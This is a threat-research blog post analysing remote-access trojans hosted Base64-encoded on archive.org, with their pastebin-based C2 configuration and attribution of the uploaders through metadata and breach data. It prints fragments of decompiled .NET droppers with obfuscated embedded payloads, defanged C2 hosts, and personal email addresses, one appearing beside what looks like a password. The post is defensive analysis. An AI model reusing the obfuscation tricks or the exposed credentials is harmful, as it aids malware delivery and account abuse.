RATs in the Library

blog.reversinglabs.com/blog/rats-in-the-library

Threat Research | January 31, 2020

Blog Author

Robert Simmons, Independent malware researcher and threat researcher at ReversingLabs. Read More...

On November 20, 2019, Twitter user @_re_fox[1] reported that a malicious file[2] was being hosted on archive.org in an encoded format called Base64. The sample was identified as njRAT[3]. This is a known technique used by adversaries to hide payloads on public sites[4]. This technique lets adversaries hide payloads due to the output from the encoding process being plain text. This makes detection more difficult for websites that host data for download and storage. However, this technique also requires an initial delivery phase malware file which then downloads and decodes the base64 payload. By examining known delivery phase malware samples that call out to achive.org, a large set of hosted payloads has been identified. A total of 18 personas and approximately 70 hosted malware samples are enumerated. These samples span a number of known remote access trojans (RAT) including njRAT, QuasarRAT, LimeRAT[5], Cybergate[6], RevengeRAT[7], and Vjw0rm[8]. In addition to the RATs, a smaller number of malicious Windows executables were also found. One of the adversary personas, “@robacopony147”, uploaded a large set of PowerShell, VB Script, and Windows PE downloaders. Each chain of downloader is a delivery mechanism for either RevengeRAT or QuasarRAT. What follows is a deeper examination of each of the adversary personas and the malware they are hosting on archive.org. A graph showing all the hosted files, adversaries, and malware families is shown in Figure 1.





Figure 1: Malware Families on Archive.org (Green: Handles, Blue: Samples)

njRAT

Most of the samples of njRAT are one of two versions, 0.7d or 0.6.4. The campaign IDs from the RATs' configuration are primarily "HacKed", "New_Zombie", or "lol". Other one-off campaign IDs are "WELFI DOFUS" and "nulled". These files are encoded as Base64, and then stored as either data or text. Fortunately, archive.org stores an XML metadata file along with all uploads. This metadata includes the email address associated with the account used to upload the file. One example of this XML file is shown in Figure 2. A full list of adversary email addresses is provided at the end of the blog.


ia601408.us.archive.org/16/iten
https://ia601408.us.archive.org/16/items/avesevves_201911/avesevves_201911_meta.xml

This XML file does not appear to have any style information associated with it. The document tree is shown below.


```
-<metadata>
   <identifier>avesevves_201911</identifier>
   <mediatype>texts</mediatype>
   <collection>opensource</collection>
   <creator>beesbesebsebs</creator>
   <date>1998-01-01</date>
   <description>beesbesebsebs</description>
   <scanner>Internet Archive HTML5 Uploader 1.6.4</scanner>
   <subject>beesbesebsebs</subject>
   <title>Cod Sa</title>
   <publicdate>2019-11-30 16:55:56</publicdate>
   <uploader>kadiro933@outlook.com</uploader>
   <addeddate>2019-11-30 16:55:56</addeddate>
 -<curation>
    [curator]validator@archive.org[/curator][date]20191130165628[/date][comment]checked for malware[/comment]
   </curation>
   <identifier-access>http://archive.org/details/avesevves_201911</identifier-access>
   <identifier-ark>ark:/13960/t50h1s30k</identifier-ark>
 </metadata>
```

Figure 2: Adversary Email Address in Upload Metadata

Each of the njRATs found call back to dynamic DNS hostnames. The primary domains used are ddns[.]net, hopto[.]org, servehttp[.]com, ddnsking[.]com, and myq-see[.]com. This is a common adversary technique that allows the IP address of the command and control infrastructure to change as IPs are taken down without the malware being completely disabled by a single IP being taken offline. A full list of command and control infrastructure for this and other RATs is provided at the end of the blog.

LimeRAT

The LimeRAT samples leverage both archive.org for payload hosting as well as pastebin.com for C2 configuration. The payload RAT is downloaded and installed from archive.org. The RAT then reaches out to pastebin.com and downloads a text file that contains the C2 IP or hostname along with the port. Two users' uploads to pastebin.com are being used for storing this configuration: "frankie4lyf" and "hayder101". Most of these uploads occurred in 2018, but one was uploaded on January 21, 2019. Screenshots of these two pastebin.com accounts is shown in Figures 3 and 4.



Frankie4lyf's Pastebin - Pastebin.co
https://pastebin.com/u/frankie4lyf
PASTEBIN
Search...
paste
SIGN IN
SIGN UP

Frankie4lyf's Pastebin

[GIFT PRO] 29 381 2 YEARS AGO

NAME / TITLE	ADDED	EXPIRES	HITS	SYNTAX	
Untitled	Jan 21st, 19	Never	47	None	-
Untitled	Dec 3rd, 18	Never	20	None	-
Untitled	Nov 7th, 18	Never	84	None	-
Untitled	Nov 7th, 18	Never	76	None	-
Untitled	Nov 6th, 18	Never	79	None	-
Untitled	Nov 1st, 18	Never	75	None	-

Figure 3: Pastebin.com Uploads from frankie4lyf


Hayder101's Pastebin - Pastebin.co
https://pastebin.com/u/hayder101
PASTEBIN
Search...
paste
SIGN IN
SIGN UP


Hayder101's Pastebin

[GIFT PRO] 25 15,796 1 YEAR AGO

NAME / TITLE	ADDED	EXPIRES	HITS	SYNTAX	
Untitled	Oct 25th, 18	Never	15,719	None	-
Untitled	Oct 11th, 18	Never	21	None	-
Untitled	Oct 11th, 18	Never	56	None	-

Figure 4: Pastebin.com Uploads from hayder101

One of the LimeRAT operators, “@xjnchng”, has an associated email address found in the upload XML metadata, “pierreross1864@gmail[.]com”. This email address is found in the registrant email address for an expired domain, akanchato[.]com[9]. This domain expired January 20, 2019 and predates all the uploaded RATs found on archive.org. A second domain versatileglobalfinance[.]com was registered using this same email address on September 12, 2016. In addition to these domains, this same email address is found in a posting on a carder forum, carder[.]tv[10]. A screenshot of this post is shown in Figure 5.


B-Rabbit
VIP members

VIP MEMBER

33 Reputation
240 Posts

Awards

Posted October 10

https://xakfor.net

pierreross1864@gmail.com
ShingiKagawa@888

Quote

Figure 5: Posting on carder[.]tv Mentioning Adversary Email Address

Analysis of the email addresses associated with the adversary personas operating njRAT finds that four of the addresses appear in publicly known credential breaches according to haveibeenpwned.com[11].


The email address abodeezahraa@gmail[.]com associated with the user @killershenegami appears in both the “Collection 1”[12] credential dump as well as the dump from Canva[13], a graphic design tool website. This email’s presence in these two dumps does not show anything conclusive about the adversary using another individual’s address for their purposes, but it is possible. The address maged.mega77@gmail[.]com, however, also appears in multiple credential dumps according to haveibeenpwned.com. It appears in dumps from two known hacking forums, cracked[.]to and void[.]to. This indicates that this is an adversary operated email address. Finally, peterpop673@gmail[.]com and funnyegyptian30@gmail[.]com both appear in credential dumps: ai[.]type and GameSalad respectively. Presence or absence in a credential dump does not conclusively indicate that the adversary has compromised that particular address. However, presence in dumps from known hacker forums does confirm the maliciousness of that particular address.

QuasarRAT

The adversary persona “@youyoudr” is operating a set of QuasarRAT malware, all of which call back to command and control infrastructure hosted on the dynamic DNS hostname “7562664419.ddns[.]net”. The email address associated with this persona is not found anywhere else in the open source, but this user is quite prolific with 12 different payloads hosted on archive.org. Other than the QuasarRAT files, there are also two LimeRAT samples. These samples do not call back to the same dynamic DNS hostname as the QuasarRAT samples. One of the two[14] uses 141.255.146[.]196 which is hosted on AS29075 (Ielo-liazo Services SAS).

RevengeRAT


The persona "@robacopony147" hosts a wide variety of interconnected payloads. Each of these chains of downloaders eventually delivers either RevengeRAT or QuasarRAT. These delivery phase sample chains include downloaders in the form of .NET executables, VB scripts, and PowerShell scripts. The .NET downloaders reach out to archive.org for the next stage payload. The .NET executable which delivers the final RAT payload contains the payload in various encoded and obfuscated formats and are embedded in the binary. One method is encoding the RAT binary as a hexadecimal string with character replacements[15]. This method can be seen in Figure 6.



```
// ZA.Program
// Token: 0x06000008 RID: 8 RVA: 0x000020FC File Offset: 0x000002FC
[STAThread]
private static void Main()
{
    string hex =
      "4D5A9....3.......4......FFFF....B8...............4............
      ......E1FBA.E..B4.9CD21B8.14CCD21546869732.7.726F6772616D2.636
      .........5.45....4C.1.3..DECDAE5A................E...22...B.15
      ........2.....4...............4.................A........2....
      .................485C....4F........6.....FC.4.................
      ...............................................................
      .........2E74657874......D83C......2.......3E.......2.........
      6......4...........................4.....4.2E72656C6F63.....
      2...............................7C5C............48.......2...
      ...............................................................
      ......473.9.....A8.11.....47213....7.8.12.....42A133..5..AC....
      ....4.2.2FE.6.E.....673.B.....A1773.C.....A7D.4.....4.2.2FE.6.
      ..4.2722B....7.725F....7.151628.E.....A7D.8.....4.27263....7.7
      ...7.7D.B.....4.2167D.C.....4.2167D.D.....42A36..7E1......46F.
      1.....473.F.....A8.13.....4.27B.1.....416FE.1.A.62C3.281......
      A258.18.....42812.....A..DE.D2813.....A..2814.....ADE.....27B.
      46F16.....A..2A...11..........1..5758...D.F.....1133..3..27...
      7D654....172817.....A..2BDA..1B3..C..52.6.....3....11...2.3281
      6FE.1.B.72C19.2167D.6.....4.272BB....7.2811.....6....38.E.6...
      3....7.7E12.....4.27B.7.....42819.....A281A.....A2811.....6...
      ....6....38A8.5.....6169A72CB....7.162818.....A16FE.1.D.93995.
      5....7.281C.....A.6179A281C.....A281D.....A176F1E.....A14FE.31
      B.D.....49A.61A9A.61B9A.2.2.27B.A.....42823.....672E9....7.281
      D....7..2.27B.B.....42822.....6281C.....A72E5....7.281C.....A.
      1.....A.6199A2822.....A.6179A1728.B.....626DE542813.....A...21
```

Figure 6: RevengeRAT Embedded in .NET Dropper with PE Magic Highlighted "4D5A"


An alternative method used in another .NET dropper sample is to reverse the order of the characters in a Base64 string and then replace the character "A" with "^"[16]. This method is observed also using the character "!" as the replacement for "A". Figure 7 shows the replacement and string reversal using the character "^".



```
// General.Program
// Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
[STAThread]
private static void Main()
{
    string s = (string)Program.Call(Program.ReverseString
      ("=^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
      ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
      ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
      ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
      ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
      ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^QP4D^^^w^^^^
      ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
      ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
